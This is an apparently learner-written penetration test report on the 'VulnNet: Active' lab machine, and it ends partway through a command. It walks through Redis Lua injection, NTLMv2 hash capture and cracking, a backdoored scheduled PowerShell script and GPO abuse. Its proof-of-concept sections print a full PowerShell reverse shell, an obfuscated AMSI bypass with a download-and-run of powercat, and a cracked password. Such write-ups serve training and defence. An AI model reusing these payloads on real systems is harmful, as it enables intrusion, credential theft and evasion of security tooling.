

AGSOLUTIONSADP

Cyber at your service

PENETRATION TESTING REPORT

VulnNet: Active

006

Thursday, July 27, 2023

TABLE OF CONTENTS

EXECUTIVE SUMMARY 3

TESTING SUMMARY 6

 PROJECT SCOPE 6

 PROJECT TEAM 6

SUMMARY FINDINGS 7

ATTACKCHAINS 8

 1. APT road to owning "VulnNet: Active" 8

VULNERABILITIES 11

 1. (OWASP A03) - Injection - Code Injection 11

 2. (Active Directory) LLMNR/NBT-NS Poisoning 13

 3. Weak or No Password Set 15

 4. Remote Code Execution (RCE) via File Manipulation Vulnerability 17

 5. Dictionary-based Password Attack on Discovered Hashes 21

 6. Privilege Abuse (GenericWrite) 22

TEST CASES 26

VULNERABILITIES-TO-ASSETS 30

ASSETS-TO-VULNERABILITIES 31

EXECUTIVE SUMMARY

TESTING PROGRESS


100% Complete

Sun Jul 16 2023
to
Sun Jul 23 2023

Tested	7 / 31
In Progress	0 / 31
Not Tested	0 / 31
Not Applicable	24 / 31


UNIQUE VULNERABILITIES

Total	6
Critical	3
High	3
Medium	0
Low	0
Info	0



REMEDIATION PROGRESS

Closed	0
Retest	0
Open	6



OVERVIEW

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and own it. My objective was to comprise the domain controller for VULNNET.

I gained access due to several factors. First, we noticed there is a port that did not have any authentication scheme set on it (Redis port 6379). This is bad cyber hygiene. With the ability to enumerate the target service, we discovered the version of the Redis service (2.8.2402). We also learned the file structure of the target and a valid username for the system. With some googling, we found out that this service (Redis port 6379) has the ability to use the Lua programming language to execute system command on our target aka Code Injection.

We took advantage of this vulnerability and combined it with another vulnerability creating a kill chain. We knew this was an AD system in some way, so we banked on the NetNTLMv2 authentication protocol being used and this protocol is known for abuse due to the way it hashes the user's password in a request. With this knowledge, we set up a tool called Responder and use the Code Injection discovered on port 6379 to make enterprise-security connect to our rogue SMB share. This will trigger the NetNTLMv2 to get sent over the network and with Responder we can catch the user's hash aka. LMNR Poisoning.

With the hash of the user enterprise-security in hand, we take it to another tool called Hashcat. Here at this stage, we recover the password and now have a pair of CC. Keep in mind we used a publicly known wordlist called rockyou to recover the hash. We take our new CC and enumerate again to find we have access to the user's SMB share being hosted by our target. When we accessed this share we found that the share has a Powershell script that seems to be some type of script that is being executed aka. Schedule Task.

We also notice our user has the ability to modify and upload and download to the share. We took advantage of this ability and put evil code in the ps1 script that when executed by Windows schedule task would connect to our Kali system. Currently, we are on target as user enterprise-security and after SA (Situational awareness) we collected information via Bloodhound. We find that our enterprise-security user has GenericWrite access on the security-pol-vn GPO which is being applied to essentially all objects within the vulnnet.local domain. Not sure if this was intended but we took advantage of this and abused these privileges and create a malicious scheduled task with the help of a tool called SharpGPOAbuse. We created a task that added our user to the Domain Admin group. This is how we finally obtained the keys to the castle.



TESTING SUMMARY

Agsolutionsadp was engaged to perform a penetration test between 07/16/2023 to 07/23/2023.

During this penetration test, Agsolutionsadp performed **31 test cases**.

A summary of testing progress is details below. A full breakdown can be found in [TESTCASES](#)

- **7** test cases were completed.
- **0** test cases were still in progress.
- **0** test cases were not tested.
- **24** test cases were still in progress.

As a result, **6** unique vulnerabilities were discovered, with a total vulnerability count of **6**. Details are included below. A full breakdown can be found in [VULNERABILITIES](#)

- **3** unique critical vulnerabilities, with **3** discovered across all assets in scope.
- **3** unique high vulnerabilities, with **3** discovered across all assets in scope.
- **0** unique medium vulnerabilities, with **0** discovered across all assets in scope.
- **0** unique low vulnerabilities, with **0** discovered across all assets in scope.
- **0** unique informational vulnerabilities, with **0** discovered across all assets in scope.

As of Thursday, July 27, 2023, the following remediation status is correct:

- **0** unique vulnerabilities have been **Closed**.
- **0** unique vulnerabilities have been flagged for **Retesting**.
- **6** unique vulnerabilities are still **Open**.

PROJECT SCOPE

The following assets were considered as in-scope for this engagement. All other assets were considered out-of-scope.

1. 10.10.17.7

PROJECT TEAM

The following persons are considered as part of the project team for this engagement.

- Robert Garcia - Pentest Lead

SUMMARY FINDINGS

PRIORITY	VULNERABILITY	STATUS
CRITICAL	(OWASP A03) - Injection - Code Injection	OPEN
CRITICAL	(Active Directory) LLMNR/NBT-NS Poisoning	OPEN
CRITICAL	Weak or No Password Set	OPEN
HIGH	Remote Code Execution (RCE) via File Manipulation Vulnerability	OPEN
HIGH	Dictionary-based Password Attack on Discovered Hashes	OPEN
HIGH	Privilege Abuse (GenericWrite)	OPEN

ATTACKCHAINS

Attack Objective

1. APT road to owning "VulnNet: Active"



External Attacker

APT (Robert G) has been given a directive, hack target, and own it (obtain the highest privilege possible or equal to admin). Then dump keys (Hashes to the system)



Action

APT (Robert G) enumerates the target with several open-source tools leading to the discovery of services being run on the target. Service of interest (Redis/6379), (Kerberos/88)



Exploit Critical Vulnerability

APT (Robert G) learners of the Redis service on port 6379. APT also learned this service does not require authentication in any way.



Action

APT (Robert G) uses OSINT to learn about the services (Redis) he has access to. We learn about the file structure of the target system. APT also learns of the version (2.8.2402) of the service.



Exploit Critical Vulnerability

The version of Redis (2.8.2402) that was discovered on Target has the ability to inject code into the service that translates to system commands on Target. (Thanks Lua)



Exploit Critical Vulnerability

APT (Robert G) researches and learns that some AD environments might use LLNNR/NBT-NS protocols. This is the case so we abuse the protocol and the code injection together (Kill chain) in our favor to grab the hash of the user "enterprise-security".





Exploit High Vulnerability

APT (Robert G) takes the NTLMv2 hash recovered from the kill chain and feeds it to a well know tool for recovering passwords called "Hashcat". We also used a publicly known wordlist called "rockyou" and recover the password to the hash very trivially.



Internal Attacker

APT (Robert G) knows that he has valid credentials to the user "enterprise-security". Recon starts over.



Action

We use crackmap and smbmap to validate access to share on the system under the user enterprise-security.



Exploit High Vulnerability

APT (Robert G) abused the right and privileges

that user "enterprise-security" posses and modifies the powershell script being hosted in their SMB share. This powershell script seems to be being executed by "Schedule Task" on the Windows. We simply replaced the content of the powershell script with our own code. This gave us a foothold in the system via reverse shell.



Internal Attacker

APT (Robert G) has landed on the target via a reverse shell in a windows command prompt. SA begins.



Exploit High Vulnerability

APT (Robert G) learns that our enterprise-security user has GenericWrite access on the security-pol-vn GPO which is being applied to essentially all objects within the vulnnet.local domain. Since we have GenericWrite privileges on the SECURITY-POL-VN GPO, SharpGPOAbuse or PowerView can be used to abuse these privileges and create a malicious scheduled task that says add our user to the "Domain Admin Group" thus giving us the same ability as a Domain admin would.





Captured Flag

APT (Robert G) has the ability to, ex-filtrate, destroy, and denied any service on the target "VulnNet: Active". Keys to the castle have been obtained.

VULNERABILITIES

1. (OWASP A03) - INJECTION - CODE INJECTION

DESCRIPTION

Injection attacks refer to a broad class of attack vectors. In an injection attack, an attacker supplies untrusted input to a program. This input gets processed by an interpreter as part of a command or query. In turn, this alters the execution of that program

The attacker injects application code written in the application language. This code may be used to execute operating system commands with the privileges of the user who is running the web application. In advanced cases, the attacker may exploit additional privilege escalation vulnerabilities, which may lead to full web server compromise.

RECOMMENDATION

Code injection vulnerabilities often occur due to improper handling of user input or inadequate input validation. The following mitigation techniques can help protect your Redis instance from code injection attacks:

- **Update to the latest version:** Always use the latest stable version of Redis as it includes security fixes and patches for known vulnerabilities.
- **Input validation and sanitization:** Validate and sanitize all user inputs before using them in Redis commands. This can prevent attackers from injecting malicious code through your application.
- **Limited access permissions:** Restrict access to Redis instances to only trusted networks and authorized users. Use strong authentication mechanisms (e.g., passwords or SSH keys) to protect against unauthorized access.
- **Firewall and network segmentation:** Implement firewalls and network segmentation to control traffic to and from Redis. This can help prevent external attackers from accessing your Redis instance directly.
- **Avoid exposing Redis to the public internet:** Whenever possible, avoid exposing your Redis instance to the public internet. If you need to access Redis from external systems, use a VPN or SSH tunnel for secure communication.
- **Use Redis ACL (Access Control Lists):** Redis 6 and later versions support ACL, which provides fine-grained access control. Consider using ACL to restrict commands based on user roles.
- **Regular security audits:** Conduct regular security audits of your application and infrastructure to identify potential vulnerabilities and address them promptly.
- **Monitoring and logging:** Implement comprehensive monitoring and logging for your Redis instance. This can help you detect suspicious activities and respond to potential security incidents quickly.
- **Avoid dynamic command construction:** Whenever possible, avoid constructing Redis commands dynamically using user-provided data. Instead, use prepared statements or parameterized queries to prevent injection attacks.
- **Educate developers:** Ensure that your development team is aware of security best practices, including how to handle user input safely and prevent injection vulnerabilities.

TAGS

- CWE Top 25
- OWASP Top 10
- ID: TA0043
- CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- CVSSv3.1 Base Score: 9.8

AFFECTED ASSETS

Open

10.10.17.7

NOTES

Redis can execute sandboxed Lua scripts through the “EVAL” command. dofile() is a command that can be used to enumerate files and directories. dofile() is allowed by the sandbox in older Redis versions.

PROOF OF CONCEPT / STEPS TO REPRODUCE

This command below was used to have user "enterprise-security" request a resource from our smb share resulting in catching a NTLMv2 of that user.

```
redis-cli -h 10.10.17.7 -p 6379 eval "dofile('///10.13.1.3//share')" 0
```

```
> redis-cli -h 10.10.17.7 -p 6379 eval "dofile('///10.13.1.3//share')" 0
(error) ERR Error running script (call to f.82f87a0891ed74e9939830d1851399fb846fec46): @user_script:1: cannot open ///10.13.1.3//share: Permission denied
```

2. (ACTIVE DIRECTORY) LLMNR/NBT-NS POISONING

DESCRIPTION

Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are alternative resolution protocols used to derive a machine's IP address given its hostname on the network.

LLMNR, which is based upon the DNS format, enables name resolution on link local scenarios and has been around since the dawn of Windows Vista. It is the spiritual successor to NBT-NS, which uses a system's NetBIOS name to identify it on the network.

In general, name resolution (NR) protocols stand as the final fallback should suitable records not be found in local host files, DNS caches, or the configured DNS servers. One can think of the purpose of NR protocols as allowing a host to broadly query its neighbors over multicast: "Hey, does anyone have x resource, as I can't find it anywhere else?"

These broadcasts are sent out to the entire intranet; however, no measures are taken to verify the integrity of the response of addresses and the address providers on the network, since Microsoft views the network as a trust boundary; as such, malicious actors can take advantage of essentially a race-condition and interpose themselves as an authoritative source for name resolution by replying to LLMNR (UDP 5355)/NBT-NS (UDP 137) requests with popular opensource offensive tooling such as Responder. Crucially, if the requested resource requires authentication, the victim's username and NetNTLM hash are summarily sent to the adversary's spoofed authoritative node.

Mistyping, request to resources like APT share, misconfigurations (either on the DNS server or client side), WPAD, or even Google Chrome can easily lead to a scenario in which the client machine relies on multicast name resolution queries and gifts a malicious man-in-the-middle its coveted hash. the user's hash can either be cracked offline using a hash cracker like Hashcat or possibly relayed further in the environment to authenticate to other network resources via relay attacks,

RECOMMENDATION

Overview:

- Disable LLMNR and NBT-NS. You need to disable both because if LLMNR is disabled, it will automatically attempt to use NBT-NS instead.
- Prevent inter-VLAN communication – Limiting communication between hosts on the same network greatly reduces the success of most local network attacks.
- Use limited user accounts – Now this won't prevent an attack, but it will limit the damage that a successful attack can do and at least make an attacker work harder. For example, if the victim is using "domain admin" credentials, a successful attack would give up access to all machines on the network. On the other hand, if the victim is using a limited account, then the attacker will need to work harder to get further access to the environment.

Resources:

- <https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning/>
- <https://attack.mitre.org/techniques/T1557/>

TAGS

- ID: TA0006
- CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- CVSSv3.1 Base Score: 9.8

AFFECTED ASSETS

Open

10.10.17.7

NOTES

In order for us to grab the NTLMv2 hash of the user enterprise-security, we needed the help of the other vulnerability on the system, this was the redis service on port 6379, with the ability to perform code Injection. We put this two issues together and we have a kill chain.

PROOF OF CONCEPT / STEPS TO REPRODUCE

LUA dofile() allows us to request a share; in this case APT launch a SMB server with Responder on one hand and force the server to request a share on the other hand. Thus we get a NTLMv2 hash.

```
# Kali
mkdir share
updog

# Set up Responder
sudo responder -i tun0 -Pv

# Code Injection command
redis-cli -h 10.10.17.7 -p 6379 eval "dofile('/10.13.1.3//share')\" 0
```

[illegible]

3. WEAK OR NO PASSWORD SET

DESCRIPTION

The application or administrator has not implemented the security feature for needing usernames and passwords to log in, which makes it easier for attackers to compromise user accounts. An authentication mechanism is only as strong as its credentials. For this reason, it is important to require users to have strong and complex passwords. Leaving these services with no credentials is leaving the door open to your house with no door lock.

Several scenarios can derive from these types of vulnerability. An attacker could easily login into the service and learn more about the target environment, the target's functionality, and their access and rights. On the other hand, an APT could access a service and abuse the access to accomplish other attack vectors like a hunt for sensitive files, remote code execution, and manipulation of the functionality of the service, this is just a few of the vulnerability one can face if they leave a service with no password set.

RECOMMENDATION

1.) Enforce the usage of strong passwords. A password strength policy should contain the following attributes:

- Require mixed character sets (alpha, numeric, special, mixed case);
- Do not contain user name;
- Expiration;
- No password reuse.
- Blank passwords

2.) Authentication mechanisms should always require sufficiently complex passwords and require that they be periodically changed.

TAGS

- CWE Top 25
- ID: TA0043
- CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- CVSSv3.1 Base Score: 9.8

AFFECTED ASSETS

Open

10.10.17.7

PROOF OF CONCEPT / STEPS TO REPRODUCE

After initial Nmap scan we find a port hosting a service(Redis). This service does not have CC.

```
# Command line tool used for access target Redis service
redis-cli -h 10.10.21.10
```

```
> redis-cli -h 10.10.21.10
10.10.21.10:6379> info
# Server
redis_version:2.8.2402
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:b2a45a9622ff23b7
redis_mode:standalone
os:Windows
arch_bits:64
multiplexing_api:winsock_IOCP
process_id:4000
run_id:731c4c8d273566bdf66057dce58c82b08ff21672
tcp_port:6379
uptime_in_seconds:79
uptime_in_days:0
hz:10
lru_clock:11814907
config_file:
```

This may not seem like a big deal. Though we learned of the targets file structure and a valid user of the system. This was the door that opened up the reset of Pandora box.

```
# On Targets Redis terminal
10.10.21.10:6379> info
```

```
102) "no"
103) "dir"
104) "C:\\Users\\enterprise-security\\Downloads\\Redis-x64-2.8.2402"
105) "maxmemory-policy"
106) "volatile-lru"
107) "appendfsync"
108) "everysec"
```


4. REMOTE CODE EXECUTION (RCE) VIA FILE MANIPULATION VULNERABILITY

DESCRIPTION

It was found during testing that it is possible to compromise the target and obtain a remote access to the target server by exploiting a file's ability to be changed and or manipulated to execute APT code. This issue would allow an attacker to breach the company internal network and access unauthorized data.

An attacker can completely compromise the remote server and get access to sensitive configuration files and application data. The attacker also will be able further penetrate to internal network infrastructure via trusted connections to other systems, e.g. database server.

This vulnerability can be exploited to obtain unauthorized access to sensitive resources. An attacker could disclose information regarding the successful hack on the Internet resulting in reputational damage to the brand, financial loss due to the expenditure to remediate the problem and lost of customer's trust.

RECOMMENDATION

1. *Permissions to user should be audited.*
2. *WAF with rules set to check certain criteria before a file can be uploaded.*
3. *EDR or AV that is monitoring for TTP of APT for reverse shells.*
4. *White list or black list on approved characters and files.*
5. *Policy should outline this. Here are some other suggestions for the policy:*
 - What can be uploaded (example file or image)
 - extensions that are acceptable
 - black list special characters
 - permission set on file

TAGS

- CWE-94: Improper Control of Generation of Code ('Code Injection')
- CWE-434: Unrestricted Upload of File with Dangerous Type
- CWE Top 25
- OWASP Top 10
- CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- CVSSv3.1 Base Score: 8.8

AFFECTED ASSETS

Open

10.10.17.7

PROOF OF CONCEPT / STEPS TO REPRODUCE

Since we have access to the user "enterprise-security" SMB share

```
# Kali tool to enumrate SMB share of user
crackmapexec smb 10.10.225.51 -u enterprise-security -p sand_0873959498 --shares
```

```
crackmapexec smb 10.10.225.51 -u enterprise-security -p sand_0873959498 --shares
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Initializing RDP protocol database
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Initializing FTP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB 10.10.225.51 445 VULNNET-BC3TCK1 [+] Windows 10.0 Build 17763 x64 (name:VULNNET-BC3TCK1) (domain:vulnnet.local) (signing:True) (SMBv1:False)
SMB 10.10.225.51 445 VULNNET-BC3TCK1 [+] vulnnet.local\enterprise-security:sand_0873959498
SMB 10.10.225.51 445 VULNNET-BC3TCK1 [+] Enumerated shares
SMB 10.10.225.51 445 VULNNET-BC3TCK1 Share Permissions Remark
-----
SMB 10.10.225.51 445 VULNNET-BC3TCK1 ADMIN$ Remote Admin
SMB 10.10.225.51 445 VULNNET-BC3TCK1 C$ Default share
SMB 10.10.225.51 445 VULNNET-BC3TCK1 Enterprise-Share READ
SMB 10.10.225.51 445 VULNNET-BC3TCK1 IPC$ Remote IPC
SMB 10.10.225.51 445 VULNNET-BC3TCK1 NETLOGON Logon server share
SMB 10.10.225.51 445 VULNNET-BC3TCK1 SYSVOL Logon server share
```

We can start to poke around and one folder we wanted to look at was the "Enterprise-Share" folder.

```
# Kali tool to enumrate SMB share of user
smbmap -H 10.10.225.51 -u 'enterprise-security' -p 'sand_0873959498' -R
```

```
> smbmap -H 10.10.225.51 -u 'enterprise-security' -p 'sand_0873959498' -R
[+] IP: 10.10.225.51:445 Name: 10.10.225.51
Disk Permissions Comment
----
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
Enterprise-Share READ ONLY
.\Enterprise-Share\*
dr--r--r-- 0 Tue Feb 23 17:45:41 2021 .
dr--r--r-- 0 Tue Feb 23 17:45:41 2021 ..
fr--r--r-- 69 Tue Feb 23 19:33:18 2021 PurgeIrrelevantData_1826.ps1
```

We check to see if we can grab the file and the goal is to change the file content to something we want

```
# SMB access to grab file
smbclient '\\10.10.31.238\\Enterprise-Share -U='enterprise-security'%sand_0873959498'
smb:> get PurgeIrrelevantData_1826.ps1
```

```
smbclient '\\10.10.31.238\\Enterprise-Share -U='enterprise-security'%sand_0873959498'
Try 'help' to get a list of possible commands.
smb: \> dir
.          0      0 Tue Feb 23 17:45:41 2021
..         0      0 Tue Feb 23 17:45:41 2021
PurgeIrrelevantData_1826.ps1  A      69 Tue Feb 23 19:33:18 2021

9558271 blocks of size 4096, 4996417 blocks available
smb: \> get PurgeIrrelevantData_1826.ps1
getting file 'PurgeIrrelevantData_1826.ps1' of size 69 as PurgeIrrelevantData_1826.ps1 (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit
> | PurgeIrrelevantData_1826.ps1
rw-r--r-- kali kali 69 B Mon Jul 17 21:20:08 2023 | PurgeIrrelevantData_1826.ps1
> cat PurgeIrrelevantData_1826.ps1
rm -Force C:\Users\Public\Documents\* -ErrorAction SilentlyContinue
```


So far so good. We are able to log into the SMB share as "enterprise-security" on target and grab files. We are going to modify this file with a Powershell command to have it connect back to our system.

```
# File conter for PurgeIrrelevantData_1826.ps1

$client = New-Object System.Net.Sockets.TCPClient('10.11.30.141',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne
0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex
$data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()
;$client.Close()}
```

This is a one liner written in Powershell. This says connect back to my system. This will execute in memory as well.


```
# Kali tool used to put back manipulated file on SMB share
smbclient -c 'put PurgeIrrelevantData_1826.ps1' -U enterprise-security -W ZA '//10.10.191.199/Enterprise-Share/' sand_0873959498
```



```
smbclient -c 'put PurgeIrrelevantData_1826.ps1' -U enterprise-security -W ZA '//10.10.191.199/Enterprise-Share/' sand_0873959498
Password for [ZA]enterprise-security:
putting file PurgeIrrelevantData_1826.ps1 as \PurgeIrrelevantData_1826.ps1 (8.6 kb/s) (average 8.6 kb/s)
smb: \> dir
.                0      0  Tue Feb 23 17:45:41 2021
..               0      0  Tue Feb 23 17:45:41 2021
PurgeIrrelevantData_1826.ps1  500  Mon Jul 17 23:50:30 2023
9558271 blocks of size 4096, 5029110 blocks available
smb: \>
```

All we have to do is wait for the connection back.

```
# Set up listner on Kali
sudo rlwrap nc -lvp 443
```



```
PS C:\Users\enterprise-security\Downloads> whoami
vulnnnet\enterprise-security
PS C:\Users\enterprise-security\Downloads> hostname
VULNNET-BC3TCK1SHNQ
PS C:\Users\enterprise-security\Downloads> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 2:

Connection-specific DNS Suffix  . : eu-west-1.compute.internal
Link-local IPv6 Address . . . . . : fe80::f8f7:fb9a:1a0b:4709%5
IPv4 Address. . . . . : 10.10.191.199
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.10.0.1
PS C:\Users\enterprise-security\Downloads> type C:\Users\enterprise-security\Desktop\user.txt
THM{3eb176aee96432d5b100bc93580b291e}
PS C:\Users\enterprise-security\Downloads>
```

In order to stabilize our shell (needed to complete this portion of the kill chain) we needed to deploy a tool called Powercat.

```
[REF].Assembly.GetType('System.Management.Automation.'+'{"41 6D 73 69 55 74 69 6C 73".Split("
")|forEach{[char]([convert]::toint16($_,16))}|forEach{$result=$result+$_;$result}).GetField($"61 6D 73 69 49
6E 69 74 46 61 69 6C 65 64".Split("
")|forEach{[char]([convert]::toint16($_,16))}|forEach{$result2=$result2+$_;$result2},'NonPublic,Static').SetValu
e($null,$true); IEX (New-Object
System.Net.Webclient).DownloadString("http://10.13.1.3:9090/powercat.ps1");powercat -c 10.13.1.3 -p 443 -e
cmd.exe
```


5. DICTIONARY-BASED PASSWORD ATTACK ON DISCOVERED HASHES

DESCRIPTION

An attacker first dumps hashes from a system i.e. local machine memory, active directory, etc. then applies a dictionary password guessing attack to recover weak passwords which may allow attacker further credentials and foothold in the system or network.

If the password chosen by the user was a word within the dictionary, this attack will be successful (in the absence of other mitigations). This is a specific instance of the password brute forcing attack pattern.

A user selects the word 'treacherous' as their password believing that it would be very difficult to guess. The password-based dictionary attack is used to crack this password and gain access to the account. Given the term 'treacherous' is already included in most standard dictionary lists, the likelihood of a successful recovery of users' password is highly likely.

RECOMMENDATION

Configure the system to require passwords that conform to a strong complexity policy by increasing entropy, and ensure your system enforces this policy. This can be achieved by enforcing minimum character length and enforcing the use of uppercase characters, numbers and special characters in passwords.

Another option is considering use of passphrase as alternative to passwords. A passphrase is similar to a password in usage, but is generally longer for added security. Passphrase's make password brute-force attacks exponentially more difficult to succeed. Authentication mechanisms should always require sufficiently complex passwords and require that they be periodically changed.

TAGS

- CAPEC-16: Dictionary-based Password Attack
- ID: TA0006
- CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- CVSSv3.1 Base Score: 8.8

AFFECTED ASSETS

Open

10.10.17.7

PROOF OF CONCEPT / STEPS TO REPRODUCE

```
hashcat -m 5600 -a 0 enterprise_security_ntlmv2_hash.txt /usr/share/wordlists/rockyou.txt
```

```
Dictionary cache built:
* Filename.: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace.: 14344385
* Runtime....: 1 sec

ENTERPRISE-SECURITY::VULNET:1059c4dba3607424:648072548cb825575295f2173a03ce75:01010000
9004e002d004c004300480052004100480045005600480038004d0004003400570049004e002d004c004300
4004200500044004d002e004c004f00430041004c00050014004200500044004d002e004c004f0043004100
ce3281e32787422fd2d245c5a74331918ef23e19dfe9a93cfd6961fce085dcd0a0010000000000000000
0000000000:sand_0873959498
```

6. PRIVILEGE ABUSE (GENERICWRITE)

DESCRIPTION

GenericWrite, which implicitly grants particular object-specific rights. We can update any non-protected parameters of our target object. Also provides write access to all properties of that object. The right to read permissions on this object, write all the properties on this object, and perform all validated writes to this object. In other words, update the object's unprotected attributes.

We can update any non-protected parameters of our target object, including "members" for a group, and "serviceprincipalnames" for a user. This could allow us to, for example, update the scriptPath parameter, which would cause a script to execute the next time the user logs on.

RECOMMENDATION

- Block outbound SMB traffic to the internet.
- This will prevent/hinder a ton of possible (remote) attack vectors.
- Monitor/block SMB traffic to internal endpoints/IPs.
- Besides blocking outbound SMB traffic I'd also recommended either blocking or monitoring SMB traffic to internal endpoints/IPs, especially endpoints that normally should not host file shares.
- Using File Server Resource Manager to block executable files on file shares.
- With the SMB restrictions above if an attacker wants to host a file reachable by the internal clients, he will be forced to use existing shares in the internal network. These shares, if Microsoft server-based, can be configured to monitor or block specific file types with File Server Resource Manager.
- Audit ACL change logs.
- This will help catch attackers who abuse GenericAll, WriteOwner, and WriteDACL or sysadmins who make accidental mistakes. You can use this Technet article as guidance to enable auditing for ACL changes.
- Regular automated or manual auditing of existing ACLs.
- This will help catch existing misconfigurations or provide an opportunity to discover edge cases where ACL Auditing missed some changes. To help with this you can use the following tools:
- BloodHound with PlumHound
- ADACLScanner
- PingCastle

Resources:

- Resources: <https://zflemingg1.gitbook.io/undergrad-tutorials/active-directory-acl-abuse/genericwrite-exploit>
- Resources: <https://sensepost.com/blog/2020/ace-to-rce/>
- Resources: <https://gitee.com/scriptkiddies/hacktricks/blob/master/windows/active-directory-methodology/acl-persistence-abuse.md#abusing-the-gpo-permissions->
- Resources: <https://adsecurity.org/?p=3658>

TAGS

- CAPEC-122
- CWE Top 25
- CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- CVSSv3.1 Base Score: 8.8

AFFECTED ASSETS

Open

10.10.17.7

NOTES

Since we have GenericWrite privileges on the SECURITY-POL-VN GPO, SharpGPOAbuse or PowerView can be used to abuse these privileges and create a malicious scheduled task that will add our user to the Domain Admin group.

PROOF OF CONCEPT / STEPS TO REPRODUCE

We first start with ID our point of vector. We drop some commands to get bloodhound collected and back to our system.

```
# Win command to downlaod our tools
certutil -URLcache -split -f http://10.13.1.3:9090/SharpHound.exe C:\Users\enterprise-
security\Downloads\SharpHound.exe

